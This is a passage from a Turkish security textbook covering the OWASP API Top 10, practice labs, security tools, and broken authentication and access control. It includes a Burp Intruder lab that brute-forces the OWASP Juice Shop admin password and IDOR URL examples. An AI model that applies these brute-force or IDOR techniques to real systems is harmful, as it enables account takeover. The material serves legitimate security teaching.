2018 yılında çeşitli kaynaklardaki bir olaya göre popüler bir sosyal medya platformundaki bir profil görüntüleme özelliği, nesne seviyesinde yetkilendirme açığı içeriyordu. **Başkasının Gözünden Gör** özelliği kullanıcıların kendi profillerinin başkalarının gözünden nasıl göründüğünü kontrol etmesine olanak tanıyordu. Normalde bu özellik sadece görüntüleme amaçlı olmalı, herhangi bir veri değişikliğine veya etkileşime izin vermemeliydi ancak koddaki bir hata nedeniyle bazı durumlarda istemciye bir erişim jetonu (access token) döndürüyordu. Saldırgan **View As** modundayken başka bir kullanıcının profiline geçiyordu. Bu sırada uygulama, hedef kullanıcının erişim jetonunu yanlışlıkla saldırganın tarayıcısına döndürüyordu. Bu jeton kullanılarak hedef kullanıcının hesabına giriş imkânı bulunuyordu.

API2:2023 Bozuk Kimlik Doğrulama, API'lerde kimlik doğrulama mekanizmalarının yanlış veya eksik uygulanması nedeniyle hesaplara yetkisiz erişime yol açan güvenlik zafiyetidir. API'ler genellikle JWT, OAuth, API Anahtarları veya Oturum Tanımlama Bilgileri (Session Cookies) gibi mekanizmalarla kullanıcıları doğrular ancak kimlik doğrulama mekanizmalarındaki hatalar, saldırganların sistemlere yetkisiz erişim sağlamasına yol açabilir.

2022 yılında basına yansıyan bir olaya göre bir mikroblog platformundaki API uç noktası, kullanıcının e-posta adresi veya telefon numarasını girerek bunların bir hesapla eşleşip eşleşmediğini doğruluyordu. Bu işlem, herhangi bir yetkilendirme gerektirmiyordu. Saldırgan, çok fazla telefon numarası ve e-posta adresiyle otomatik istekler (Brute Force Enumeration) gönderebileceğini keşfetti. API yanıtları sayesinde hangi e-posta veya telefon numaralarının mikroblog hesaplarıyla ilişkili olduğunu öğrendi.

API3:2023 Bozuk Nesne Özellikleri Yetkilendirme, API'nin kullanıcıların erişebileceği veri alanlarını (property) doğru bir şekilde yetkilendirmemesi durumunda ortaya çıkar. Kullanıcılar, normalde görememesi gereken hassas alanları (kullanıcı rolleri, hesap bakiyesi, yönetici ayarları vb.) güncelleyebilir veya okuyabilir.

2021 yılında birçok kaynağa yansıyan bir veri sızıntısında, bir iş ağı platformunun API'sindeki yetkilendirme hatası nedeniyle kullanıcılar başkalarının profillerine ait bazı bilgileri sorgulayabildi. Saldırganlar, iş ağı platformu API'sinde hassas kullanıcı verilerini doğrulamayan bir açık keşfetti. İş ağı platformu, kullanıcıların

hesap bilgilerini almak için bir API endpoint sunuyordu. API, oturum açmış kullanıcıların kendi profillerini düzenlemesine izin veriyordu. API, her kullanıcının sadece kendi bilgilerini görmesini ve düzenlemesini sağlamalıydı ancak saldırganlar, API çağrılarında başka kullanıcı ID'lerini kullanarak veri çekebileceklerini keşfettiler. Saldırgan, iş ağı platformu API'sine başka kullanıcıların ID'leriyle istekler gönderdi ve kullanıcı bilgilerine erişebildi. Bu durum, API'nin yetkilendirme mekanizmasının yalnızca kimlik doğrulamasına odaklandığını ancak veri seviyesinde yetkilendirme yapmadığını gösterdi.

API4:2023 Sınırsız Kaynak Kullanımı, API'nin istemcilerden gelen istekleri sınırlamaması ve kötüye kullanımı engellememesi nedeniyle sunucu kaynaklarının aşırı tüketilmesine yol açmasıdır.

2020 yılında bildirilen bir olayda, bir yazılım geliştirme platformunun API uç noktalarında yetersiz sınırlandırma mekanizması nedeniyle kötüye kullanım yaşanmıştır. Yazılım geliştirme platformu, kimlik doğrulama gerektirmeyen ve public repository bilgilerine erişim sağlayan API uç noktalarına sahipti ancak bu API'lerde rate limiting (istek sınırlandırma) mekanizması yetersizdi. Bir başka deyişle saldırgan çok sayıda istek göndererek yazılım geliştirme platformu sunucularını zorlayabildi. Saldırgan, çok fazla repository bilgisi çekerek yazılım geliştirme platformunun API bant genişliğini tüketti.

API5:2023 Bozuk Fonksiyon Seviyesi Yetkilendirme, farklı kullanıcı rollerinin yetkisiz olarak belirli işlevlere erişmesine olanak tanır. Kullanıcıların admin işlemlerini yapabilmesi, başka hesapların verilerini değiştirebilmesi veya kısıtlanmış API uç noktalarına erişebilmesi gibi durumlar bu açıklara örnektir.

2018 yılında bazı kaynaklarda yer alan teknik analizlerde, bir yazılım geliştirme platformunda düşük yetkili kullanıcıların özel depo erişim ayarlarını değiştirebildiği ortaya çıkmıştır. Hatalı HTTP istekleriyle yalnızca yönetici yetkisi gerektiren işlemler yapılabilmiştir.

API6:2023 Hassas İş Akışlarına Sınırsız Erişim, API uç noktalarının kritik iş sürecini kontrol etmemesi veya sınırlamaması nedeniyle saldırganların sistemi kötüye kullanmasına olanak tanır. Özellikle finansal işlemler, rezervasyon sistemleri, promosyon mekanizmaları gibi işlevlerde bu tür açıklar ciddi zararlar doğurabilir.

2021 yılında çeşitli haber kaynaklarında yer alan bir duruma göre çevrimiçi ödeme hizmeti sağlayan bir platformdaki API çağrılarında bakiye kontrolü yapılmıyordu. Bu durum, hesapta yeterli bakiye olmadan para çekme işlemlerinin gerçekleştirilebilmesine neden olmuştur.

API7:2023 Sunucu Taraflı İstek Sahteciliği-SSRF, saldırganların API sunucusunu kullanarak istem dışı istekler yapmasına neden olur. Sunucu, kullanıcıdan gelen URL'leri doğrudan işleyip iç ağa veya hassas servislere erişim sağlarsa SSRF açığı oluşur.

2019 yılında geniş yankı uyandıran bir olayda, bir finansal kuruluşun sisteminde yer alan SSRF açığı kullanılarak bulut hizmeti sağlayıcısının metadata servisine erişilmiş ve milyonlarca kayıt ele geçirilmiştir. Bu durum, sunucu tarafında dış isteklerin kontrolsüz işlenmesinin tehlikelerini gösterir.

API8:2023 Güvenlik Yapılandırma Hataları, API'lerin yanlış yapılandırılmış güvenlik ayarları nedeniyle saldırılara açık hâle gelmesidir. Yanlış CORS politikaları, hatalı izin ayarları ve açık debug hataları buna örnektir.

2021 yılında bildirilen bir olayda, bir düşük kod geliştirme platformunun sunduğu API'lerde yanlış yapılandırmalar nedeniyle müşteri verileri kamuya açık hâle gelmiştir. Güvenlik kontrollerinin eksikliği, saldırganların doğrudan tarayıcı üzerinden veri çekmesine neden olmuştur.

API9:2023 Yanlış Envanter Yönetimi, API'lerin veya sürümlerinin doğru şekilde belgelenmemesi veya kontrol edilmemesi durumudur. Bu durum, saldırganların bilinmeyen veya eski API'leri keşfetmesine ve bu açıklardan faydalanmasına neden olabilir. Örneğin API'lerin eski veya kullanılmayan uç noktaları hâlâ aktif olabilir veya gereksiz kaynaklar hâlâ erişilebilir durumda olabilir. Bu durum hem güvenlik açıklarına hem de işlevsel hatalara yol açabilir.

2021 yılında çeşitli teknik incelemelerde bir mobil iletişim şirketinin kullanılmayan veya eski API uç noktalarının hâlâ aktif olduğu ve yeterince korunmadığı belirtilmiştir. Bu durum, saldırganların eski API'ler üzerinden sisteme erişmesini mümkün kılmıştır. Envanter yönetiminin eksikliği, sistemin genel güvenliğini ciddi şekilde zayıflatabilir.

API10:2023 Güvensiz API Tüketimi, geliştiricilerin üçüncü taraf API'leri veya dâhilî servisleri kullanırken gerekli güvenlik kontrollerini yapmaması durumudur. Bu durum genellikle doğrudan veri tabanı erişimi veya diğer kritik sistemlere yapılabilen API çağrıları sonucu ortaya çıkar. Başka sistemlerden alınan verilerin doğrulama veya filtreleme yapılmadan kullanılması ciddi güvenlik risklerine yol açar.

Bir mikroblog uygulaması, geliştiricilerin kendi uygulamalarında API aracılığıyla mikroblog uygulaması kullanıcılarının verilerine erişmesine izin veriyordu ancak bir uygulama (kişilik testi uygulaması), bu API'leri kullanarak yalnızca uygulamayı kullanan kişilerin değil onların arkadaşlarının da verilerine erişebildi.

7.2.3. Web ve API Güvenliği Testleri

Siber güvenlik uzmanları ve geliştiriciler için güvenlik zafiyetlerini anlamak ve test etmek çok önemlidir. Gerçek sistemlerde güvenlik açıklarının test edilmesi yasal ve etik açıdan sorun yaratabileceği için özel olarak tasarlanmış, zafiyetli web uygulamaları güvenli bir öğrenme ve test ortamı sunar. Bu uygulamalar; güvenlik açıklarını tespit etme, istismar yöntemlerini anlama ve güvenlik önlemlerini test etme konusunda pratik yapma imkânı sağlar. Böylece hem saldırganların kullanabileceği yöntemler incelenebilir hem de bu tür zafiyetlere karşı nasıl önlem alınacağı öğrenilebilir. Bu ortamlar hem bireysel öğrenme sürecinde hem de kurumsal güvenlik testlerinde kritik bir rol oynar.

Web ve API güvenliği testleri için hem çevrimiçi (online) hem de çevrimdışı (offline) test ortamları kullanılır. Online test ortamları genellikle internet üzerinden erişilebilen ve web tarayıcıları aracılığıyla kullanılan platformlardır. Offline test ortamları ise kullanıcıların kendi bilgisayarlarında veya yerel ağlarında çalıştırabilecekleri sanal makineler veya Docker konteynerleri şeklinde sunulur. Bu tür ortamlar, internet bağlantısına ihtiyaç duymadan güvenli bir şekilde güvenlik testleri yapma ve zafiyet analizleri gerçekleştirme imkânı sağlar.

Web ve API güvenliği testleri için kullanılan bazı test ortamları şunlardır:

Vulnweb: Online test ortamlarından biridir. İçinde birçok zafiyet barındıran PHP diliyle kodlanmış gerçek bir web uygulaması gibi çalışır.

DVWA (Damn Vulnerable Web Application): Kolay, orta ve zor güvenlik seviyelerinden oluşan PHP/MySQL kullanılmış offline test ortamıdır. Kali Linux işletim sistemine sudo apt install dvwa komutuyla araç olarak kurulumu gerçekleştirilebilir. Dvwa'yı başlatmak için **dvwa-start**, kapatmak için ise **dvwa-stop** komutları kullanılır.

bWAPP (Buggy Web Application): PHP/MySQL tabanlı ve OWASP Top 10'u kapsayan bir güvenlik testi platformudur. Yerel olarak kurulumu gerçekleştirilebileceği gibi BeeBox adındaki hazır kurulu sanal makine şeklinde de kullanılabilir.

Mutillidae: OWASP Top 10 ve diğer yaygın zafiyetleri içeren bir PHP/MySQL uygulamasıdır. Metasploitable 2 ile bütünleşmiş çalışabilir. Yerel ve bulut üzerinde çalıştırılabilir.

WebGoat: OWASP tarafından geliştirilen interaktif offline bir güvenlik testi eğitim platformudur. Öğrenme odaklıdır, adım adım dersler içerir. Java tabanlıdır ve Tomcat üzerinde çalışır. Jar dosyası **https://github.com/WebGoat/WebGoat/releases** sayfasından indirilebilir. Zaman dilimini ayarlamak için export TZ=Europe/Istanbul komutu kullanılır. Terminalde **java -Dfile.encoding=UTF-8 -jar webgoat-2023.8.jar** komutuyla çalıştırılır.

PortSwigger (Burp Suite Test Lab): Online çalışan popüler güvenlik test ortamıdır. Laboratuvar ortamını kullanmak için ücretsiz üye olmak gerekir. İçinde birçok ders, laboratuvar ve laboratuvar çözümlerini anlatan video mevcuttur.

OWASP Juice Shop: OWASP tarafından geliştirilen en kapsamlı test ortamlarından biridir. Kali Linux işletim sistemine **sudo apt install juice-shop** komutuyla araç olarak kurulumu gerçekleştirilebilir. Bu aracı başlatmak için **juice-shop -h**, kapatmak için ise **juice-shop-stop -h** komutları kullanılır.

Tiredful API: REST API güvenlik testleri için özel olarak geliştirilmiş, zafiyetli bir API platformudur.

Web ve API güvenliği testlerinde kullanılan önemli güvenlik test araçları şunlardır:

Sqlmap: SQL enjeksiyon açıklarının tespiti ve istismarı için kullanılan açık kaynaklı bir araçtır. Veri tabanı türünü ve sürümünü tespit edebilir. Otomatik olarak SQL enjeksiyon saldırıları gerçekleştirebilir. Kullanıcı adları, parolalar, veri tabanı tabloları gibi bilgileri çıkarabilir. Veri tabanına shell yükleyerek kontrolü ele geçirme yeteneği sunar.

XSS BeEF Framework (Browser Exploitation Framework): Tarayıcı güvenlik açıklarını, özellikle XSS açıklarını test etmek için geliştirilmiş bir sızma testi aracıdır. Tarayıcıyı ele geçirerek kullanıcıdan veri çalma, keylogger çalıştırma gibi saldırılar yapılabilir. Kurbanın tarayıcısı üzerinden ağ keşfi yapılabilir. Kullanıcının çerezlerini veya oturum bilgilerini çalarak oturum kaçırma saldırıları yapılabilir.

Burp Suite: Web uygulamalarının güvenlik testlerini yapmak için kullanılan en popüler sızma testi (penetration testing) araçlarından biridir. Burp Suite ile **Proxy** (HTTP, HTTPS trafiğini yakalayarak istekleri ve yanıtları değiştirme), **Scanner** (otomatik güvenlik açıkları taraması), **Intruder** (Brute Force saldırıları ve parametre manipülasyonu), **Repeater** (manuel olarak HTTP isteklerini değiştirip gönderme) işlemleri yapılabilir.

Nikto: Web sunucularındaki güvenlik açıklarını tespit eden açık kaynaklı bir güvenlik tarayıcısıdır. Web sunucularındaki zayıf konfigürasyonları, eski yazılım sürümlerini, hatalı güvenlik başlıklarını tarar. Tehlikeli veya yanlış yapılandırılmış dosya ve dizinleri tespit eder. Varsayılan kullanıcı adı ve şifrelerini kontrol edebilir.

Postman: API testi yapmak için kullanılan popüler bir geliştirme aracıdır. Bu aracı, güvenlik araştırmacıları da API açıklarını test etmek için kullanır. API uç noktalarını test etmek için istekler (GET, POST, PUT, DELETE) gönderebilir. JSON ve XML formatlarını destekler. Otomatikleştirilmiş testler yazılabilir. API kimlik doğrulama (OAuth, JWT, Basic Auth) işlemlerini test edebilir.

7.2.3.1. Broken Authentication Zafiyeti

Broken Authentication, kimlik doğrulama mekanizmalarının hatalı veya eksik uygulanması sonucu kötü niyetli kişilerin yetkisiz erişim sağlamasına neden olan bir güvenlik açığıdır.

Bu güvenlik açığı genellikle şu nedenlerden dolayı ortaya çıkar:

- Zayıf parola politikaları
    - **a)** Kullanıcıların tahmin edilmesi kolay veya tekrar kullanılan parolalar belirlemesine izin verilmesidir.
    - **b)** Güçlü parola gereksinimlerinin olmamasıdır (örneğin büyük harf, küçük harf, rakam ve özel karakter zorunluluğunun olmaması).
- Parola depolama ve yönetim hataları
    - **a)** Parolaların düz metin olarak veya zayıf hashing algoritmalarıyla (örneğin MD5, SHA1) saklanmasıdır.
    - **b)** Parolaların yanlış şekilde şifrelenmesi veya veri tabanından sızdırılmasıdır.
- Oturum yönetimi zayıflıkları
    - **a)** Oturum kimlik doğrulama jetonlarının (session tokens) güvenli saklanmaması veya URL içinde iletilmesidir.
    - **b)** Oturumların süresiz olarak açık kalmasıdır (kullanıcı çıkış yapmadığında bile geçerli oturumun devam etmesi).
    - **c)** Çerezlerin güvenli bayraklarla (Secure ve HttpOnly) işaretlenmemesidir.
- Brute Force ve Credential Stuffing saldırılarına karşı korumasızlık
    - **a)** Kullanıcı giriş denemeleri için bir hız sınırı (rate limiting) veya CAPTCHA koruması olmamasıdır.
    - **b)** Çalıntı kimlik bilgileriyle (credential stuffing) yapılan saldırılara karşı önlem alınmamasıdır.

Broken Authentication saldırı senaryoları şu şekildedir:

Kimlik Bilgisi Doldurma (Credential Stuffing): Saldırgan, başka bir veri ihlalinde ele geçirilen kullanıcı adlarını ve parolalarını kullanarak hesaba giriş yapmayı dener. Kullanıcılar aynı parolayı farklı platformlarda tekrar kullanıyorsa saldırgan kolayca hesaba erişebilir.

Kaba Kuvvet Saldırısı (Brute Force Attack): Saldırgan, bir kullanıcının şifresini tahmin etmek için birçok farklı kombinasyonu deneyerek doğru parolayı bulmaya çalışır.

Oturum Çalma (Session Hijacking): Oturum belirteçleri (session tokens) güvenli değilse saldırgan, bu belirteci ele geçirerek başka bir kullanıcının oturumunu elde edebilir.

Broken Authentication saldırısını önleme yöntemleri şunlardır:

Güçlü Parola Politikaları Uygulama: Kullanıcılar güçlü parolalar seçmeye zorlanmalı ve parola yöneticisi kullanımı teşvik edilmelidir.

Çok Faktörlü Kimlik Doğrulama (MFA) Kullanma: Kullanıcı girişlerinde ikinci bir doğrulama faktörü eklenerek saldırganların yalnızca parolayla erişim sağlaması engellenmelidir.

Oturum Yönetimi Güvenliğini Sağlama: Oturum çerezleri, Secure ve HttpOnly bayraklarıyla işaretlenmelidir. Oturum süresi sınırlandırılmalı ve otomatik oturum zaman aşımı mekanizmaları uygulanmalıdır. Çift oturum açma (re-authentication) mekanizması kullanılarak kritik işlemler ek güvenlikle korunmalıdır.

Giriş Denemelerini Sınırlama: Brute Force saldırılarını önlemek için belirli sayıda hatalı girişten sonra geçici olarak hesap kilitleme veya CAPTCHA uygulanmalıdır.

Parolaları Güvenli Şekilde Saklama: Parolalar düz metin olarak saklanmamalıdır. Hashing için PBKDF2, bcrypt veya Argon2 gibi güçlü algoritmalar kullanılmalıdır.

Çalıntı Kimlik Bilgilerini Kontrol Etme: Veri ihlallerinde ele geçirilmiş parolaları tespit etmek için çalıntı kimlik tespit hizmetlerinden yararlanılmalıdır.

7. Uygulama

İşlem adımlarına göre **Broken Authentication** zafiyeti testini yapan uygulamayı gerçekleştiriniz.

1. Adım: Kali sanal makinesini çalıştırınız.

2. Adım: **Burp Suite** uygulamasını çalıştırınız.


3. Adım: Kali terminalde **ifconfig** komutuyla IP adresini öğreniniz.

4. Adım: Kali terminalde **sudo juice-shop -h** komutuyla **Owasp Juice Shop** uygulamasını çalıştırınız.

5. Adım: Açılan Firefox internet tarayıcısında **127.0.0.1** adresini Kali cihazının IP adresiyle değiştiriniz.

6. Adım: **FoxyProxy** eklentisiyle **Burp** ara sunucusunu aktif hâle getiriniz.

7. Adım: Owasp Juice Shop sitesinde ürünlerin yorumlarından yönetici e-posta adresini bulunuz (Görsel 7.23).




Görsel 7.23: Yönetici e-posta adresinin görüntülenmesi

8. Adım: Owasp Juice Shop sitesinde Login sayfasını açınız.

9. Adım: E-posta adresi kısmına yöneticinin e-posta adresini, parola kısmına da **1234** yazarak giriş yapmayı deneyiniz.


10. Adım: Burp Suite uygulamasında Proxy tabından **HTTP history** penceresini açınız.

11. Adım: Login işlemi üzerinde sağ tıklayıp **Send to Intruder** komutunu çalıştırınız (Görsel 7.24).




Görsel 7.24: Send to Intruder komutunun görüntülenerek çalıştırılması

12. Adım: Intruder penceresinde parolayı seçip Add düğmesine tıklayınız (Görsel 7.25).




Görsel 7.25: Parola seçimi

13. Adım: Payloads penceresinde **Load** düğmesine tıklayarak denenecek şifrelerin olduğu wordlisti **(/usr/share/wordlists/fern-wifi/common.txt)** yükleyiniz (Görsel 7.26).



Görsel 7.26: Wordlist yükleme ekranı

14. Adım: Settings penceresinde **Grep – Extract** bölümünde **Add** düğmesine tıklayınız (Görsel 7.27).




Görsel 7.27: Bilgilerin çıkarılması işlemi

15. Adım: Hata mesajını seçip **OK** düğmesine tıklayınız.

16. Adım: **Start attack** düğmesine tıklayıp saldırıyı başlatınız.

17. Adım: Yönetici şifresinin elde edildiğini gözlemleyiniz (Görsel 7.28).



Görsel 7.28: Yönetici şifresinin elde edilmesi

7.2.3.2. Broken Access Control Zafiyeti

Broken Access Control (Bozuk Erişim Kontrolü), bir kullanıcının yetkisi olmadığı hâlde sistemdeki kaynaklara erişebilmesine neden olan güvenlik açığıdır.

Broken Access Control güvenlik açığı genellikle şu nedenlerden dolayı ortaya çıkar:

Eksik Yetkilendirme (Insufficient Authorization): Kullanıcılar yalnızca kendine ait verilere erişebilmelidir ancak sistemde yeterli yetkilendirme kontrolleri yoksa saldırganlar başka kullanıcıların verilerine erişebilir.

Örnek

https://example.com/user/profile?id=123

Bir kullanıcı, URL'deki id kısmını id=124 şeklinde değiştirerek başka bir hesaba erişebilirse bu bir erişim kontrolü açığıdır.

İşlem Yetkilendirme Eksiklikleri: Bir kullanıcının yalnızca yetkili olduğu işlemleri gerçekleştirebilmesi gerekir ancak sistemde yetkilendirme eksikse normal bir kullanıcı, yönetici işlemlerini yapabilir. Örneğin normal bir kullanıcı, admin paneline erişebilir veya başka bir kullanıcının hesabını silebilir.

URL Manipülasyonu (Force Browsing): Kullanıcı yetkilendirmesi sadece arayüz seviyesinde yapılırsa saldırganlar doğrudan URL'leri değiştirerek sisteme erişim sağlayabilir.

Örnek

https://example.com/admin/delete-user?id=5

Normal bir kullanıcı bu linke erişebiliyorsa sistemde erişim kontrolü düzgün uygulanmamış demektir.

Yetkisiz API Erişimi: API uç noktalarında gerekli erişim kontrollerinin olmaması, saldırganların hassas verilere ulaşmasını sağlar.

Örnek

GET /api/users

Bu uç nokta sadece yöneticiler için olması gerekirken herkes bu uç noktaya erişebiliyorsa bu bir Broken Access Control zafiyetidir.

Gizli Sayfalara veya Yönetici Sayfalarına Yetkisiz Erişim: Normal kullanıcıların erişmemesi gereken admin panellerine veya sistem ayar sayfalarına doğrudan erişebilmesidir.

Örnek

https://example.com/admin/dashboard

Giriş yapılmadan veya yetkili bir hesap olmadan bu sayfaya erişilebiliyorsa erişim kontrolü hatalıdır.

Broken Access Control saldırı senaryoları şu şekildedir:

- **IDOR [Insecure Direct Object References (Güvensiz Doğrudan Nesne Referansı)]:** Saldırgan, başkasına ait verileri görüntüleyebilir veya değiştirebilir.

Örnek

GET /user/account?id=1001

Buradaki id değiştirildiğinde başka bir kullanıcının hesabına erişiliyorsa bu bir IDOR saldırısıdır.

- **Yetki Yükseltme (Privilege Escalation):** Bir saldırgan, normal bir kullanıcıdan yönetici yetkilerine çıkabiliyorsa bu büyük bir güvenlik açığıdır.
- **Yatay ve Dikey Yetkilendirme Atlamaları:** Aynı seviyedeki bir kullanıcının başka bir kullanıcının verilerine erişmesi yatay yetki atlama, normal bir kullanıcının yönetici seviyesine erişebilmesi dikey yetki atlamadır.

Broken Access Control saldırılarını önleme yöntemleri şunlardır:

Rol ve Yetkilendirme Kontrollerini Uygulama: Kullanıcı rolleri net bir şekilde belirlenmelidir (admin, kullanıcı, misafir). Kullanıcıların yalnızca yetkili olduğu kaynaklara erişebildiğinden emin olunmalıdır.

Kimlik Doğrulama ve Yetkilendirme Mekanizmalarını Güçlendirme: Yetkilendirme sadece istemci tarafında (JavaScript veya UI seviyesinde) yapılmamalıdır. Sunucu tarafında da doğrulama yapılmalıdır. API çağrılarında **JWT** veya **OAuth** gibi güvenli yöntemler kullanılmalıdır.

